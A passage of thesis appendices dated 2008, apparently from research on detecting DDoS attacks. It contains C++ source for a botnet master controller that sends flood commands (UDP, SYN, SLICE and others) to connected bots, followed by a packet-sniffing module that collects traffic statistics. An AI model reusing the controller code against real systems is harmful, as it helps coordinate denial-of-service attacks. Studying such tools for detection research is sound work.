void CMasterDlg::OnKeyDown(UINT nChar, UINT nRepCnt, UINT nFlags)
{
	if((nChar==VK_RETURN) || (nChar==VK_ESCAPE))
	{
		AfxMessageBox(nChar);
		return;
	}

	CDialog::OnKeyDown(nChar, nRepCnt, nFlags);
}

void CMasterDlg::displayHelp()
{
	CString tempMsg;
	m_msgDisplay.GetWindowText(tempMsg);
	tempMsg+="\nUSAGE for the master commands:\nUDP <target> <port>
<secs>\nSYN <target> <secs>\nMAJIN <target> <secs>\nSLICE <target> <lower port>
<higher port> <secs> ";
   m_msgDisplay.SetWindowText(tempMsg);

}
```

```
/*********************************************************************
        ServerSocekt.h : the server socket handling class
        Handles communications with clientApp.
*********************************************************************/

#include "clientSocket.h"
#include "stdafx.h"

////////////////////////////////////////////////////////////////////////
// CserverSocket command target

class CserverSocket : public CAsyncSocket
{
// Attributes
public:

// Operations
public:
        CserverSocket();
        virtual ~CserverSocket();

// Overrides
public:
        void getBotList(CListBox *list);
        void getMsgDisplayCtrl(CRichEditCtrl *msg);
        int sendData(CString msg);
        //void getTheDialogObj(CMasterDlg* pDlg);
        int sockIndex;
        ClientSocket m_clntSocket[100];
        // ClassWizard generated virtual function overrides
        //{{AFX_VIRTUAL(CserverSocket)
        public:
        virtual void OnAccept(int nErrorCode);
        //}}AFX_VIRTUAL

        // Generated message map functions
        //{{AFX_MSG(CserverSocket)
                // NOTE - the ClassWizard will add and remove member functions here.
        //}}AFX_MSG

// Implementation
protected:
private:
        CListBox * m_botList;
        CRichEditCtrl *msgBox;
```

```
        bool available[100];

};
/********************************************************************
        serverSocket.cpp: implementation file
        the server class is implemented here.
********************************************************************/
// serverSocket.cpp : implementation file
//

#include "stdafx.h"
#include "Master.h"
#include "serverSocket.h"
//////////////////////////////////////////////////////////////////////
// serverSocket member functions
//////////////////////////////////////////////////////////////////////
// CserverSocket

CserverSocket::CserverSocket()
{
        sockIndex=0;
        for(int i=0;i<100;i++)
                available[i]=false;

}
CserverSocket::~CserverSocket()
{
}

//////////////////////////////////////////////////////////////////////
// CserverSocket member functions
/********************************************************************
        This function handles connection request from clients
********************************************************************/

void CserverSocket::OnAccept(int nErrorCode)
{
        Accept(m_clntSocket[sockIndex]);
        available[sockIndex]=true;
        m_clntSocket[sockIndex].getIndex(&available[sockIndex]);
        m_clntSocket[sockIndex].msgDisplay(msgBox);
        m_clntSocket[sockIndex].getBotList(m_botList);
        sockIndex++;
        CAsyncSocket::OnAccept(nErrorCode);
}
/********************************************************************
```

```
        This function sends the command entered to all connected clients.
**********************************************************************/
int CserverSocket::sendData(CString msg)
{
        for(int i=0;i<sockIndex;i++)
        {
                int ret;
                if(available[i]==true)
                        ret=m_clntSocket[i].sendData(msg);
        }
        return 0;
}
void CserverSocket::getMsgDisplayCtrl(CRichEditCtrl *msg)
{
        msgBox=msg;
}
void CserverSocket::getBotList(CListBox *list)
{
        m_botList=list;
}
/**********************************************************************
        clientSocket.h : header file
        a connection between the clients and the server is kept through this socket
        class. All connections with individual clients is handled by this class.
**********************************************************************/

#include "stdafx.h"
/////////////////////////////////////////////////////////////////////////////
// ClientSocket command target

class ClientSocket : public CAsyncSocket
{
// Attributes
public:

// Operations
public:
        ClientSocket();

// Overrides
public:
        CString sockName;
        void getBotList(CListBox *list);
        void msgDisplay(CRichEditCtrl *msgRecived);
        void getIndex(bool *avl);
        int sendData(CString msg);
```

```
        // ClassWizard generated virtual function overrides
        //{{AFX_VIRTUAL(ClientSocket)
        public:
        virtual void OnReceive(int nErrorCode);
        virtual void OnClose(int nErrorCode);
        //}}AFX_VIRTUAL
        // Generated message map functions
        //{{AFX_MSG(ClientSocket)
                // NOTE - the ClassWizard will add and remove member functions here.
        //}}AFX_MSG

// Implementation
protected:
        virtual ~ClientSocket();
private:
        CListBox * m_botList;
        CRichEditCtrl *msg;
        bool *available;
        int index;
};
/**************************************************************************
        clientSocket.cpp : implementation file
        the a connection between the clients and the server is kept through this socket
        class. All connections with individual clients is handled by this class.
**************************************************************************/


#include "stdafx.h"
#include "Master.h"
#include "clientSocket.h"
//////////////////////////////////////////////////////////////////////////
// ClientSocket

ClientSocket::ClientSocket()
{
}

ClientSocket::~ClientSocket()
{
}
//////////////////////////////////////////////////////////////////////////
// ClientSocket member functions
/**************************************************************************
        This function receives data from a client and displays it on the master
        Server dialog.
**************************************************************************/
```

```
void ClientSocket::OnReceive(int nErrorCode)
{

   TCHAR buff[4096];
   CString m_strRecv;
   int nRead;
   nRead = Receive(buff, 4096);

  switch (nRead)
  {
   case 0:
         Close();
     break;
   case SOCKET_ERROR:
     if (GetLastError() != WSAEWOULDBLOCK)
     {
       AfxMessageBox ("Error occurred");
       Close();
     }
     break;
   default:
     buff[nRead] = 0; //terminate the string
     CString szTemp(buff);
     m_strRecv += szTemp; // m_strRecv is a CString declared
     CString temp;
     msg->GetWindowText(temp);
     temp+="\n"+m_strRecv;
           msg->SetWindowText(temp);

     if (szTemp.CompareNoCase("bye") == 0 ) ShutDown();
         }
  //inherited code
         CAsyncSocket::OnReceive(nErrorCode);
}
/********************************************************************
         This function notifies on the master server dialog that a certain client has
         Disconnected.
********************************************************************/
void ClientSocket::OnClose(int nErrorCode)
{
         *available=false;
         int listIndex=m_botList->FindString(0,sockName);
         m_botList->DeleteString(listIndex);
         CString temp;
         msg->GetWindowText(temp);
         temp+="\n"+sockName+" disconnected";
```

```
	msg->SetWindowText(temp);
	CAsyncSocket::OnClose(nErrorCode);
}
/*********************************************************************
	This function send data to the connected client.
*********************************************************************/
int ClientSocket::sendData(CString msg)
{
	return Send(msg,msg.GetLength(),0);

}
/*********************************************************************
	This function identifies which socket this is.
*********************************************************************/
void ClientSocket::getIndex(bool *avl)
{
	available=avl;
}

/*********************************************************************
	This function displays the message received from a client.
*********************************************************************/

void ClientSocket::msgDisplay(CRichEditCtrl *msgRecived)
{
	msg=msgRecived;
}
/*********************************************************************
	This function displays the client that has connected.
*********************************************************************/
void ClientSocket::getBotList(CListBox *list)
{
 m_botList=list;
 char temp[5];
 UINT portNum;
 GetPeerName(sockName,portNum);
 _itoa((int)portNum,temp,10);
 sockName+=":"+CString(temp) ;
 m_botList->AddString(sockName);
}
```

Appendix VI – Source Code for the Data Collection Module

```
/*****************************************************************************
                        main.cpp: data collection module
*****************************************************************************/

#pragma warning( disable: 4996 )

#include <winsock2.h>
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <iostream.h>
#include <fstream.h>
#include <time.h>

#pragma comment( lib, "ws2_32.lib" ) // linker must use this lib for sockets

// *** Prototypes
void get_this_machine_ip(char *_retIP);
void saveData(stat statINST,ofstream &out);

// *** Defines and Typedefs
#define LS_HI_PART(x)  ((x>>4) & 0x0F)
#define LS_LO_PART(x)  ((x) & 0x0F)

#define LS_MAX_PACKET_SIZE 65535

#ifndef SIO_RCVALL
#  define SIO_RCVALL    _WSAIOW(IOC_VENDOR,1)
#endif

typedef struct _IP_HEADER_
{
  BYTE  ver_ihl;        // Version (4 bits) and Internet Header Length (4 bits)
  BYTE  type;           // Type of Service (8 bits)
  WORD  length;         // Total size of packet (header + data)(16 bits)
  WORD  packet_id;      // (16 bits)
  WORD  flags_foff;     // Flags (3 bits) and Fragment Offset (13 bits)
  BYTE  time_to_live;   // (8 bits)
  BYTE  protocol;       // (8 bits)
  WORD  hdr_chksum;     // Header check sum (16 bits)
  DWORD source_ip;      // Source Address (32 bits)
  DWORD destination_ip; // Destination Address (32 bits)
} IPHEADER;

typedef struct _TCP_HEADER_
{
```

```
  WORD  source_port;       // (16 bits)
  WORD  destination_port;  // (16 bits)
  DWORD seq_number;        // Sequence Number (32 bits)
  DWORD ack_number;        // Acknowledgment Number (32 bits)
  WORD  info_ctrl;         // Data Offset (4 bits), Reserved (6 bits), Control bits (6 bits)
  WORD  window;            // (16 bits)
  WORD  checksum;          // (16 bits)
  WORD  urgent_pointer;    // (16 bits)
} TCPHEADER;

typedef struct _ICMP_HEADER_
{
  BYTE type;               // (8 bits)
  BYTE code;               // (8 bits)
  WORD checksum;           // (16 bits)
} ICMPHEADER;

typedef struct _UDP_HEADER_
{
        WORD source_port;
        WORD destination_port;
        WORD length;
        WORD cksum;
}UDPHEADER;

struct stat{
        int syn[120];
        int count[120];
        int dataSize[120];
        int i;
        int **distinctPorts;
} statInst={0};

// ********************************************************************
//                          main
// ********************************************************************
int main( int _argc, char *_argv[] )
{
        struct   sockaddr_in sock_sniff;
        SOCKET   sniff_socket = -1;
  WSAData  sa_data;
  WORD     ver;
  IPHEADER *ip_header = NULL;
  int      optval = 1;
  DWORD    dwLen = 0;
  char     packet[LS_MAX_PACKET_SIZE];
  int      iRet = 0;
  int      ip_header_size = 0;
  char     ipSrc[20], ipDest[20], thisIP[20];

  ofstream out;
```

```
  out.open("datafile.txt");
  statInst.distinctPorts=new int*[120];
  for (int k=0;k<120;k++)
            statInst.distinctPorts[k]=new int[65536];

  // Init Windows sockets version 2.2
  ver = MAKEWORD(2,2);
  WSAStartup(ver, &sa_data);

  // Get a socket in RAW mode
          sniff_socket = socket( AF_INET, SOCK_RAW, IPPROTO_IP );
          if ( sniff_socket == SOCKET_ERROR )
          {
    printf( "Error: socket = %ld\n", WSAGetLastError() );
                    exit(-1);
          }
  // Bind it
  memset( thisIP, 0x00, sizeof(thisIP) );
  get_this_machine_ip(thisIP);

          sock_sniff.sin_family = AF_INET;
          sock_sniff.sin_port = htons(0);
  // If your machine has more than one IP you might put another one instead thisIP value
          sock_sniff.sin_addr.s_addr = inet_addr(thisIP);

if ( bind( sniff_socket, (struct sockaddr *)&sock_sniff, sizeof(sock_sniff) ) ==
SOCKET_ERROR )
{
    printf( "Error: bind = %ld\n", WSAGetLastError() );
                    exit(-2);
}

  // Set socket to promiscuous mode
  if ( WSAIoctl( sniff_socket,
              SIO_RCVALL,
              &optval,
              sizeof(optval),
              NULL,
              0,
              &dwLen,
              NULL,
              NULL ) == SOCKET_ERROR )

          {
    printf( "Error: WSAIoctl  = %ld\n", WSAGetLastError() );
            exit(-3);
          }

  int numberOfData=0;
  int count=0;
  float fin=0,syn=0,rst=0,psh=0,ack=0,urg=0;
```

```
long noOfbytes=0;
float secs;
time_t start,current;
start=time(NULL);
while ( TRUE )
{
  (void) memset( packet, 0x00, sizeof(packet) );

  iRet = recv( sniff_socket, packet, LS_MAX_PACKET_SIZE, 0 );
  if ( iRet < sizeof(IPHEADER) )
    continue;
        current=time(NULL);
        //noOfbytes+=iRet;
 statInst.dataSize[statInst.i]+=iRet;
  ip_header = (IPHEADER *)packet;

 // if  IPv6 don't consider this value;
  if ( LS_HI_PART(ip_header->ver_ihl) != 4 )
    continue;

  ip_header_size = LS_LO_PART(ip_header->ver_ihl);
  ip_header_size *= sizeof(DWORD); // size in 32 bits words

  // Read http://www.ietf.org/rfc/rfc1700.txt?number=1700
  switch( ip_header->protocol )
  {
     case 6: // TCP
    {
        TCPHEADER *tcp_header = (TCPHEADER *)&packet[ip_header_size];
        BYTE flags = ( ntohs(tcp_header->info_ctrl) & 0x003F );
         if ( flags & 0x02 ) // SYN
         {
                statInst.syn[statInst.i]++;//printf( "SYN " );
         }
        statInst.distinctPorts[statInst.i][ntohs(tcp_header->source_port)]=1;

       }
      break;
  }
   statInst.count[statInst.i]++;
 //check if time is greater than 1 second
  secs=(float)(1000*(current-start)/CLK_TCK);
  if(secs>=1.0)
 {
        start=time(NULL);
        numberOfData++;
         if (numberOfData==120)
                {
                        saveData(statInst,out);
                        exit(0);
                }
```

```
            }

  } // end-while

  return 0;
}

void get_this_machine_ip(char *_retIP)
{
  char host_name[128];
  struct hostent *hs;
  struct in_addr in;

  memset( host_name, 0x00, sizeof(host_name) );
  gethostname(host_name,128);
  hs = gethostbyname(host_name);

  memcpy( &in, hs->h_addr, hs->h_length );
  strcpy( _retIP, inet_ntoa(in) );
}

void saveData(stat statINST,ofstream &out)
{
        for(int i=0;i<120;i++)
        {
                out<<statInst.syn[i]<<'\t'<<statINST.count[i]<<'\t'<<statINST.dataSize[i];
                int count=0;
                for (int j=0;j<65536;j++)
                {
                        if(statINST.distinctPorts[i][j]==1)
                                count++;
                }
                out<<'\t'<<count<<endl;

        }

}
```

DECLARATION

I, the undersigned, hereby declare that this thesis is my original work performed under the supervision of Dr. Kumudha Raimond, has not been presented as a thesis for a degree program in any other university and all sources of materials used for the thesis are duly acknowledged.

Fitsum Assamnew

April, 2008.